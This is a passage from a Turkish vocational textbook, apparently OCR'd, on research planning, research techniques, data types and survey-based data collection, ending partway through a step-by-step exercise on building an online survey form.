  Olguları ve sorunları analiz ederek temel nedenleri çürütmek ve bilimsel araştırma ve analizle objektif açıklamalara ulaşmaktır.

- **Geleceği Tahmin Etmek**

  Bilimsel kanıtlara dayalı öngörülerle geleceğe dair bilgi elde etmektir.

- **Mantıklı/Faydalı Çözümler Üretmek**

  Araştırmacının bilimsel araştırma ve deneylerle çözüme ulaşmak için hipotezler, gözlemler ve ölçümler kullanmasıdır.

- **Yenilik ve Yenilemek**

  Araştırmacının yeni bilgilere ve deneyimlere dayalı araştırmalarla yeni buluşlar ve yüksek kaliteli ürünler ortaya koymasıdır.


Araştırma amaçlarından olan yenilik için şöyle bir örnek verilebilir: Bilgisayarlar çok önceleri farklı ihtiyaçlar için geliştirilmiş elektronik aygıtlardır ancak bu teknoloji geliştirilerek yeni buluşlarla tablet hâlini almış ve hatta mobil telefonlara da bilgisayar yeteneği kazandırılmıştır.

SIRA SİZDE

Araştırmanın amaçlarından her biri için birer örnek veriniz. Bunların insanlığa ne gibi faydalar sağladığını sınıfınızda tartışınız.

1.1.2. Araştırmanın Planlaması

Araştırmanın planlaması genel olarak araştırma süreci ile ilgilidir. Araştırılacak konunun bir başka ifadeyle problemin belirlenmesinin ardından araştırma planının hazırlanması gerekir. Bir araştırmanın başlangıcında konunun önemi, araştırmanın amacı ve kapsamı, kullanılacak materyal, materyalin nasıl elde edilip değerlendirileceği gibi detaylar belirtilmelidir. Aynı zamanda araştırmanın süresi ve bütçesi de planlanarak her aşamanın ne zaman tamamlanacağı belirlenmelidir. Araştırmanın planlanması temel olarak sekiz aşamada incelenebilir (Şekil 1.1).



Şekil 1.1: Araştırmanın planlanması süreci

1. **Problemi Tanımlama**

   Araştırma yapılmadan önce sorunun ne olduğu iyice belirlenmelidir. Sorunun ne olduğu net şekilde belirlenmezse bir sonraki aşama olan literatür incelemesinde sorun/problem odağından sapılabilir. Bu durum gereksiz araştırmaya ve dolayısıyla zaman kaybına neden olur.

2. **Literatür İnceleme**

   Problem belirlendikten sonra yapılması gereken işlem, o problemle ilgili daha önce yapılan çalışmaları incelemektir.

3. **Soruları Belirleme**

   Literatür incelemesinde problemle ilgili daha önce yapılan çalışmalarda nelerin ortaya konduğu ve nelerin ortaya konması gerektiği ile problemin çözümü için hangi soruların yanıt bulması gerektiği belirlenir.

4. **Araştırma Deseni Oluşturma**

   Araştırma deseni, araştırmacının soruları yanıtlamak veya hipotezleri test etmek için geliştirdiği bir planı ifade eder. Bu plan, araştırma amacına uygun bir şekilde verilerin toplanması ve analiz edilmesi için gereken koşulların düzenlenmesini içerir.

5. **Örneklemi Seçme**

   Araştırma evreninden temsilî bir örnek oluşturmak için seçilen örneklerden oluşan gruba **örneklem** denir. Örneğin bir okulda en sevilen dersi tespit etmek için belirli parametrelere göre seçilen **100 kişilik gruba** örneklem denir.

6. **Veri Toplama**

   Veri toplama, örneklemden verilerin elde edilmesidir. Burada kullanılacak ölçme türünün (nicel veya nitel) belirlenmesi gerekir. Bazı sorular sayısal cevaplar gerektirirken, bazıları gerektirmez. Araştırılan problem ve problemin çözümüne ait sorular dikkate alınarak nicel, nitel ve karma tekniklerle veriler toplanabilir.

7. **Veri İşleme ve Analiz**

   Veri işleme ve analiz, elde edilen verilerin anlamlı hâle getirilmesi sürecidir.

8. **Raporlama**

   Raporlama, problemin çözümüne ait elde edilen tüm verileri bilimsel araştırma odağında tutanak hâline getirme sürecidir.

1.1.3. Araştırma Teknikleri

Araştırma teknikleri, araştırma sorularını yanıtlamak veya hipotezleri test etmek için verileri toplamak, analiz etmek ve yorumlamak amacıyla kullanılan çeşitli yöntemleri, süreçleri ve araçları içerir. Bu yöntemlerden bazıları Görsel 1.1'de gösterilmiştir.



Görsel 1.1: Araştırma yöntemleri

- **Nitel Araştırma**

  Nitel araştırma, sayısal olmayan verileri toplamak ve analiz etmek için kullanılır. Katılımcıların öznel deneyimleri ve bakış açıları hakkında bilgi edinmeyi amaçlar. Görüşmeler ve içerik analizi nitel araştırma tekniklerine örnek olarak gösterilebilir.

- **Nicel Araştırma**

  Nicel araştırma, sayısal verileri toplamak ve analiz etmek için kullanılır. Anketler, deneyler ve istatistiksel analiz bu yönteme örnek verilebilir.

- **Karma Yöntem Araştırması**

  Karma yöntem araştırması, nicel ve nitel araştırma tekniklerinin birleştirilerek kullanıldığı bir yöntemdir. Açık uçlu sorular içeren anketler ve istatistiksel analiz içeren vaka çalışmaları bu türün örneklerindendir.

- **Eylem Araştırması**

  Eylem araştırması, alan araştırması olarak da bilinir. Paydaşlarla iş birliği yaparak gerçek dünyadaki sorunları çözmeye odaklanır. Katılımcı eylem araştırması ve topluluk temelli katılımcı araştırma bu türün örneklerindendir.

- **Deneysel Araştırma**

  Deneysel araştırma, bir veya daha fazla değişkenin manipüle edilerek bir sonuç üzerindeki etkiyi gözlemlemeyi ve neden-sonuç ilişkileri kurmayı içerir. Kontrollü denemeler ve yarı deneysel tasarımlar bu türe ait araştırma örneklerindendir.

- **Gözlemsel Araştırma**

  Gözlem araştırması, doğal ortamlarda davranış veya tutumları gözlemlemeyi ve kaydetmeyi amaçlar. Doğal gözlem ve yapılandırılmış gözlem bu türe örnek olarak verilebilir.

Araştırma tekniklerinin temel amaçları şunlardır:

- Belirli bir olayı veya konuyu anlamak ve incelemektir.
- Yenilikçi fikirler ve teoriler geliştirmektir.
- Mevcut teorileri ve hipotezleri test etmektir.
- Sorunlara çözümler bulmak ve değerlendirmektir.
- Karar verme süreçlerini bilgi ve veri ile desteklemektir.
- Verilerdeki eğilimleri ve desenleri tespit etmektir.
- Neden-sonuç ilişkilerini keşfetmektir.
- Araştırma bulgularının güvenilirliğini ve geçerliliğini sağlamaktır.
- Elde edilen sonuçları anlaşılır ve açık bir şekilde başkalarına iletmektir.

SIRA SİZDE

Aşağıdaki konulardan bir tanesiniz seçiniz. Seçtiğiniz konuya uygun araştırma yöntemini belirleyerek konuyu araştırınız. Araştırma sonucunu raporlayarak öğretmeninize teslim ediniz.

>> Bir yaya geçidinde karşıdan karşıya geçmek isteyen bireylerin davranışlarını inceleyiniz.

>> Çevrimiçi anket hazırlama araçlarını kullanarak sınıf arkadaşlarınızın doğum yerlerini ve tuttukları futbol takımlarını araştırınız.

>> Sınıfınızdaki arkadaşlarınızın doğduğu aya göre matematik ders başarısını inceleyeniz.

1.2. VERİ KULLANIMI

Veri, bir problemi çözmeye veya değişken türünü tanımlamaya yardımcı olabilecek ölçümler, değerler, olaylar ve bilgilerin tümü olarak tanımlanır. Bu veriler; sözlü ve yazılı ifadelerden, şekillerden, resimlerden, eşyalardan, modellerden, rakamlardan ve sembollerden oluşabilir. Bir verinin geçerli olabilmesi için mutlaka kaydedilmesi gereklidir. Veri, kaydedilmiş ve işlenmemiş ham bilgilerdir. Veriler, anlam çıkarmak ve problemleri çözmek için işlenerek kullanılır. Her bilimsel araştırma, önceki bilgi birikimine dayanmak zorundadır.

Araştırmanın temel dayanağı olan verilerin doğru bir şekilde ölçülmesi ve toplanması, araştırmanın temel ve hayati unsurları arasında yer alır. Toplanan verilerin niceliği ve niteliği, araştırmanın geçerliliğini ve güvenilirliğini belirler. Bu nedenle araştırma yaparken veri toplama yöntemlerini ve temel kavramları, ilke ve teknikleri bilmek, verileri bilimsel bir yaklaşımla değerlendirmek önemlidir. Burada nitel ve nicel veriler arasındaki farka dikkat edilmelidir. Veriler genellikle sayısal şekilde ifade ediliyorsa buna **nicel veri** denir. Aksi durumdakiler **nitel veri** olarak adlandırılır. Nitel veriler yalnızca sözcüklerden ve yazılardan ibaret değildir. Fotoğraf, video gibi veriler de nitel veri olarak kabul edilir.

1.2.1. Veri Çeşitleri

Bir verinin elde edilebilmesi için veri kaynağına ihtiyaç duyulur. Veri kaynakları temelde birincil ve ikincil veri kaynakları olarak ikiye ayrılır.

- **Birincil Veri Kaynakları**

  Araştırma konusuyla ilgili gerçek tanıklar tarafından elde edilen verilerdir. İnsanlardan, ailelerden, kurum ve kuruluşlardan anket, mülakat ve gözlem yöntemleriyle toplanabilir. Tabiattan gözlem yoluyla veri elde edilmesi de bu türe girer.

- **İkincil Veri Kaynakları**

  Birincil kaynaklardan elde edilen veri kaynağıdır. Daha önceden derlenmiş veri setleridir ve farklı amaçlar için kullanılmış olabilir. Daha önceden yayınlanmış belge, dosya, bulgu vb. bu kaynak türüne girer. Bu tür verilere TÜİK, TÜBİTAK, Türkiye Cumhuriyeti Merkez Bankası, ULAKBİM, YSK gibi kuruluşlardan ulaşmak mümkündür.



Görsel 1.2: Veri çeşitleri

Birincil veri kaynakları genellikle daha güvenilir olarak kabul edilir ve daha sık tercih edilir ancak bazı durumlarda ikincil kaynaklar daha yararlı olabilir. İkincil kaynaklar, konunun çeşitli kaynaklardan alınmış özetleridir. Bu sebeple daha kısa sürede birçok veriye ulaşılabilir. Daha az kaynak kullanımına ve karşılaştırma yapma imkânına olanak tanır. Zamandan tasarruf sağlamasının yanında ekonomiktir ancak ikincil veri kaynaklarının bazı zayıf yönleri de vardır. Örneğin ihtiyaçları tam olarak karşılamayabilir veya ticari amaçlı verilere ulaşmak maliyetli olabilir. Araştırmanın gerekliliklerine tam olarak uygun olmayabilir. Bu sebeple bazı durumlarda araştırmacılar verileri doğrudan kendileri elde etmeye çalışır.

Veriler, dört ana tipe göre gruplandırılabilir. Bunlar; gözlemsel, deneysel, simülasyon ve türetilmiş veriler olarak adlandırılır (Görsel 1.2).

1. **Gözlemsel Veri**
   Gözlemsel veriler, davranışları ve aktiviteler gözlemlenerek elde edilir. Gözlemsel veriler gerçek zamanlı olarak elde edildiği için veriler bozulur, silinir veya kaybolursa yeniden oluşturulması çok zor veya imkânsız olabilir.

2. **Deneysel Veri**
   Deneysel veriler, araştırmacının müdahalesiyle toplanır ve nedensel ilişkileri belirlemeye izin verir. Bu tür veriler genellikle yeniden üretilebilir.

3. **Simülasyon Verileri**
   Simülasyon verileri, bilgisayar test modelleri kullanılarak gerçek dünyadaki süreçleri taklit etmek amacıyla üretilir. Bu veriler, belirli koşullar altında ne olacağını belirlemeye çalışmak için kullanılır.

4. **Türetilmiş Veri**
   Türetilmiş veriler, farklı kaynaklardan gelen mevcut verilerin dönüştürülmesiyle oluşturulur.

1.2.2. Veri Toplama Yöntemleri

Veri toplama yöntemleri, araştırma amacıyla bilgi toplamak için kullanılan teknikler ve prosedürlerdir. Bu yöntemler, basit anketlerden daha karmaşık deneylere kadar geniş bir yelpazeyi kapsar. Veri toplama işlemi araştırmanın türüne ve veri kaynağına göre değişebilir. Nicel veya nitel yaklaşımları içerebilir. Anketler, görüşmeler, gözlemler, deneyler ve ikincil veri analizi gibi yaygın veri toplama yöntemleri araştırmalarda sıklıkla kullanılan tekniklerdir. Bu yöntemlerle toplanan veriler daha sonra analiz edilerek, araştırma hipotezlerinin desteklenip çürütülmesine ve çalışılan konuya ait sonuçların çıkarılmasına olanak tanır.

Veri toplama yöntemleri, toplanan verilerin kalitesini ve doğruluğunu belirlemek için büyük önem taşır. Ayrıca verilerin ilgili, geçerli ve güvenilir olmasını sağlar. Ön yargıyı azaltmaya yardımcı olur ve bilgiye dayalı kararlar almayı kolaylaştırır. Araştırmanın başarısı ve iç geçerliliği için veri toplama yöntemlerinin doğru bir şekilde uygulanması büyük önem taşır. Bu nedenle veri toplama tekniği rastgele olmamalı, belirli bir tekniğe bağlı olmalıdır. Veri toplama yönteminin seçimi genel olarak araştırma sorusu, istenilen veri türü, mevcut kaynaklar, zaman gibi faktörlere bağlıdır. Buna göre veri toplama yöntemleri, birincil ve ikincil veri toplama yöntemleri başlıkları altında iki ana kategoride incelenebilir (Tablo 1.1).

Tablo 1.1: Veri Toplama Yöntemleri

BİRİNCİL KAYNAKLARDAN VERİ TOPLAMA	İKİNCİL KAYNAKLARDAN VERİ TOPLAMA
• Anketler	• Yayınlanmış kaynaklar
• Görüşmeler (Mülakatlar)	• Çevrimiçi veri tabanları
• Deneyler	• Kurumsal kayıtlar
• Gözlemler	• Geçmiş araştırma çalışmaları
• Odak grupları	• Kamuya açık veriler

1.2.2.1. Birincil Veri Kaynaklarından Veri Toplama Yöntemleri

Birincil veriler doğrudan veri kaynaklarından toplanır ve daha önce kullanılmamıştır. Bu veriler, araştırmanın amacına özel olarak toplandığı için oldukça güvenilir ve özgündür. Bu yöntem, araştırmacının araştırma hedeflerine özel olarak uyarlanmış ilk elden bilgi edinmesini sağlar. Bu yöntemler; anketler, görüşmeler, deneyler, gözlemler ve odak gruplarıdır.

1. Anketler

Anketler, hedef kitleye yönelik veri toplamak ve ürünlerle veya hizmetlerle ilgili tercihleri, görüşleri, seçimleri ve geri bildirimleri öğrenmek için kullanılan yöntemlerdir. Genelde kısa oldukları için insanlardan yanıt almak daha kolaydır. Maliyeti düşük ve doğrudan veriye ulaşılabilir. Planlaması ve uygulaması kolay olduğu için araştırmacılar tarafından oldukça fazla tercih edilir ancak cevap verilmeyen sorular, anketi yanıtlayan kişilerin tutum ve davranışları anketler üzerinde olumsuz etki oluşturabilir. Anketler çevrimiçi araçlarla da hazırlanabilir ve yine çevrimiçi olarak veriler toplanabilir. Anketler farklı türde soru çeşidi ile geliştirilebilir.

Açık Uçlu Sorular: Bireyin kendi fikrini ifade etmesi için soruya cevap vermesi veya boş bırakılan yere kelime veya cümle yazmasını içerir.

>> Örnek

"Bir öğrenci yeni gördüğü herhangi bir derse uyum sağlama sürecinde daha çok hangi sorunlarla karşılaşabilir?" sorusuna cevap yazabilecek birkaç cümlelik boşluk bırakmak ve bireyin soru hakkındaki düşüncelerini ifade etmesini sağlamak.

Kategorik Sorular: Bireylere kendilerinin hangi kategoriye ait olduğunu soran sorulardır.

>> Örnek

Aşağıda belirlenen sınıf seviyelerinden hangisine aitsiniz?

- o 9. sınıf
- o 10. sınıf
- o 11. sınıf
- o 12. sınıf

Sıralamak İçin Hazırlanan Sorular: Araştırmaya katılan bireylerin kendileri için önem sırasına koyabilecekleri sorulardır.

>> Örnek

Alan tercihi yaparken göz önünde bulunduracağınız bazı hususlar aşağıda liste hâlinde verilmiştir. Lütfen bu hususları sizin için önemine göre 1'den 9'a kadar sıralayınız.

[ ] Ailede aynı mesleği yapan birinin olması
[ ] Ailemin ilgili meslek alanında iş yerinin olması
[ ] Üniversite tercihi
[ ] İstihdam kolaylığı
[ ] Maddi getirisi
[ ] Arkadaşlarımın tercihleri
[ ] İlgi
[ ] Mesleğin itibarı
[ ] Okuma kolaylığı

Derecelendirmek İçin Hazırlanan Sorular: Katılımcıların anket sorusunda verilen ifadeye ne kadar katıldığını veya katılmadığını belirlemek için hazırlanan sorulardır.

>> Örnek

Bilişim Teknolojileri Alanına ait yaptığınız dal seçimi hakkında ne düşünüyorsunuz?

- o Hiç memnun değilim.
- o Memnun değilim.
- o Bir fikrim yok.
- o Memnunum.
- o Oldukça memnunum.

Çok Seçenek Seçilebilen Sorular: Bu tür sorular bireyin aynı anda birden fazla seçeneği seçmesi için hazırlanır.

>> Örnek

Aşağıda verilen üniversitelerden öğrencisi olmak istediklerinizi işaretleyiniz.

- ❑ Boğaziçi Üniversitesi
- ❑ Ortadoğu Teknik Üniversitesi
- ❑ İstanbul Teknik Üniversitesi
- ❑ Yıldırım Beyazıt Üniversitesi
- ❑ Yıldız Teknik Üniversitesi

Şebeke Hâlindeki Sorular: Bu tür sorular bireyin aynı anda birden fazla soruya cevap vermesi için geliştirilir.

>> Örnek

Eğitim yaşamınızda aşağıdaki derslerden 85 ve üzeri not aldınız mı? Aldıysanız köşeli ayraç içine kaç kez olduğunu belirtiniz.

- o Matematik [ ]
- o Fizik [ ]
- o Kimya [ ]
- o Biyoloji [ ]

2. Görüşmeler (Mülakatlar)

Bu yöntemde görüşmeci bireylerle yüz yüze, çevrim içi veya telefonla doğrudan iletişim kurarak sorular sorar. Yüz yüze görüşmelerde görüşmeci, katılımcıya bir dizi soru yönlendirir ve yanıtları not alır. Eğer katılımcılarla bire bir görüşmek mümkün değilse görüşmeci, telefon görüşmeleri aracılığıyla iletişim kurabilir. Bu veri toplama yöntemi genellikle sınırlı sayıda katılımcı için uygundur.

Görüşmeler; yapılandırılmış (önceden tanımlanmış sorular), yarı yapılandırılmış (esneklik sağlayan sorular) veya yapılandırılmamış (bir konuşmaya dayalı) şekilde olabilir.

Yapılandırılmış Görüşme: Hangi soruların sorulacağı ve hangi verilerin toplanacağının en ayrıntılı şekilde belirlendiği bir görüşme türüdür. Bu tür görüşmelerde sorular önceden belirlenir ve görüşmeyi yürüten kişi tarafından görüşmeye katılan bireylere sorulur. Verilen cevaplar kayıt altına alınır. Buradaki amaç, görüşmeye katılan bireylerin verdikleri cevaplar arasında karşılaştırmalar yapabilmektir.

>> Örnek

Bilişim teknolojileri laboratuvarınız derslerde öğrendiğiniz bilgileri uygulamada yeterli midir?

Yarı Yapılandırılmış Görüşme: Sorular görüşmeye başlamadan önce görüşmeyi yapacak araştırmacı tarafından hazırlanır ancak görüşmeye katılan bireylerin durumuna ve şartlara göre sorularda bazı esneklikler sağlanabilir. Bu esneklikler; soruların yerlerinin değişmesi, soruları daha ayrıntılı olarak açıklama, bazı hatırlatıcı bilgiler verme vb. olabilir.

>> Örnek

Öğrenci başarısını artırmak için ev ödevleri hakkında düşünceleriniz nelerdir? Ev ödevlerinin öğrenci başarısına etkisi hakkında sahip olduğunuz tecrübelerinizden örneklerle bahseder misiniz?

Yapılandırılmamış Görüşme: Daha çok açık uçlu soruların sorulduğu görüşmelerdir. Yapılandırılmamış görüşmenin en önemli avantajı, görüşmecilerin kendilerini rahat hissederek sorulara daha doğal cevaplar vermesidir ancak görüşmeyi yapan araştırmacı için mülakat sürecini kontrol etmenin zorluğu bir dezavantajdır.

>> Örnek

Sizce okulunuzda öğretmen olmak mı güzel yoksa öğrenci olmak mı?

3. Deneyler

Deneysel çalışmalar, değişkenlerin kontrol altında tutulup manipüle edildiği ve sonuçların gözlemlendiği yöntemlerdir. Araştırmacılar, bu koşullu deneylerle neden-sonuç ilişkileri hakkında sonuçlar elde etmeye çalışır ve verileri toplar.

SIRA SİZDE

Bir web sitesinin yüklenme hızını optimize etmek için hangi faktörlerin etkili olduğunu belirlemek amacıyla hangi yöntemi kullanırsınız? Bu faktörlerin yüklenme süresine olan etkisini ölçerek karşılaştırma tablosu hazırlayınız. Hazırladığınız tabloyu sınıfta sununuz.

4. Gözlemler

Araştırmacıların insan davranışlarını, eylemlerini veya olayları doğal ortamlarında gözlemleyip kaydederek veri topladığı yöntemdir. Bu yöntem; insan davranışı, etkileşimleri veya fenomenleri hakkında doğrudan müdahale olmadan veri toplamak için kullanışlıdır.



Yeni geliştirilmiş bir mobil uygulamayı kullanan herhangi bir bireyin uygulamayı kullanırken karşılaştığı hataları ve bu hatalar karşısında verdiği tepkileri gözlemleyerek kaydediniz. Kaydettiğiniz gözlem verilerini rapor hâline getirerek öğretmenize teslim ediniz ve sınıfta raporunuzu sununuz.

5. Odak Gruplar

Odak grupları, belirli sayıdaki bir grup bireyi belirli konuları bir ortamda tartışmak üzere bir araya getiren veri toplama yöntemidir. Bu yöntem genellikle katılımcıların paylaştığı fikirleri, algıları ve deneyimleri anlamak için kullanılır.



Web sitesi kullanıcı deneyimini iyileştirmek için hangi özelliklerin veya tasarım değişikliklerinin daha etkili olduğunu düşünüyorsunuz? Daha iyi bir kullanıcı deneyimi için önerdiğiniz fikirleri ve tercihleri sınıfınızla paylaşınız.

1.2.2.2. İkincil Veri Kaynaklarından Veri Toplama Yöntemleri

İkincil veri toplama, önceden toplanmış verilerin farklı bir amaç için kullanılmasını ifade eder. Araştırmacılar, mevcut verileri analiz edip yorumlayarak ihtiyaç duyduğu bilgileri elde eder. İkincil veri kaynaklarından veri toplamak için bazı yöntemler mevcuttur. Bu yöntemler; yayınlanmış kaynaklar, çevrimiçi veri tabanları, kurumsal kayıtlar, kamuya açık veriler ve geçmiş araştırmalardır.

- **Yayınlanmış Kaynaklar**

  Araştırmacılar; ilgili verilere sahip kitaplara, akademik dergilere, dergilere, gazetelere, hükümet raporlarına ve diğer yayınlanmış materyallere başvurur. Buralardan elde ettikleri verileri kendi araştırmalarında ve problemlerin çözümünde kullanabilirler.

- **Çevrimiçi Veri Tabanları**

  Birçok çevrimiçi veri tabanı; araştırma makaleleri, istatistiksel bilgiler, ekonomik veriler, sosyal araştırmalar gibi çeşitli ikincil verilere erişim sağlar. Genellikle bilimsel makalelerin yer aldığı veri tabanları ile Ulusal Tez Merkezi web sitesi ve TÜBİTAK Erişimine Açık Elektronik Bilgi Kaynakları web sitesi veri toplama için kullanılan en önemli kaynaklardandır.

- **Kurumsal Kayıtlar**

  Devlet kurumları, araştırma kurumları ve diğer organizasyonlar genellikle araştırma amaçları için kullanılabilen veri tabanları veya kayıtlar tutar. YSK, TÜİK gibi kurumların belirli dönemlerde açıkladıkları veriler bunlara örnektir.

- **Geçmiş Araştırma Çalışmaları**

  Daha önce yapılan araştırmalar ve elde edilen bulgular, değerli ikincil veri kaynakları olarak hizmet edebilir. Araştırmacılar içgörü elde etmek veya mevcut bilgileri geliştirmek için bu verileri gözden geçirebilir ve analiz edebilir.

- **Kamuya Açık Veriler**

  Kişiler, kuruluşlar veya topluluklar tarafından halka açık platformlarda, web sitelerinde veya sosyal medyada paylaşılan verilere erişilebilir ve araştırma için kullanılabilir.

1.2.3. Veri Toplama Yöntemlerinin Kullanılması

Veri toplama yöntemlerinden biri olan anketin nasıl hazırlanması gerektiğinin bilinmesi gerekir. Bir anket hazırlamak için öncelikle planlama yapılmalıdır. Bu planlama içinde anket metoduyla sorulan soruların hangi konuları kapsayacağı, sorularda kullanılacak kelimelere karar verme, hangi tür sorulara yer verileceği, soruların hangi sırada sorulacağı ve analizi yer almalıdır.


Bir anket uygulaması çevrimiçi veya matbu belge ile yapılabilir. Ankette bulunması gereken bölümler ve anket çalışmalarında anketi cevaplayan kişiler için sunulması gereken bilgiler şunlardır:

- Anketi yapan kişi veya kurumun adı
- Anketi yapan kişi veya kurumun iletişim adresi
- Anketin başlığı ve konusu
- Anketin tarihi
- Anketi cevaplayana ait kişisel bilgiler
- Anket soruları

1. UYGULAMA


Bahsedilen planlama çerçevesinde öğrenciler için çevrimiçi eğitim analizi araştırması anket uygulaması geliştirilecektir. Bunun için aşağıdaki adımları takip ediniz.

1. Adım: Ücretsiz hizmet veren Drive uygulamasını web tarayıcınızdan açınız (Görsel 1.3).




Görsel 1.3: Anket çalışması için çevrimiçi web aracı ekran görüntüsü

2. Adım: Yeni düğmesine basarak Formlar seçeneğini seçiniz [Görsel 1.4 (1)]. Ardından Boş form seçeneğine [Görsel 1.4 (2)] tıklayınız.



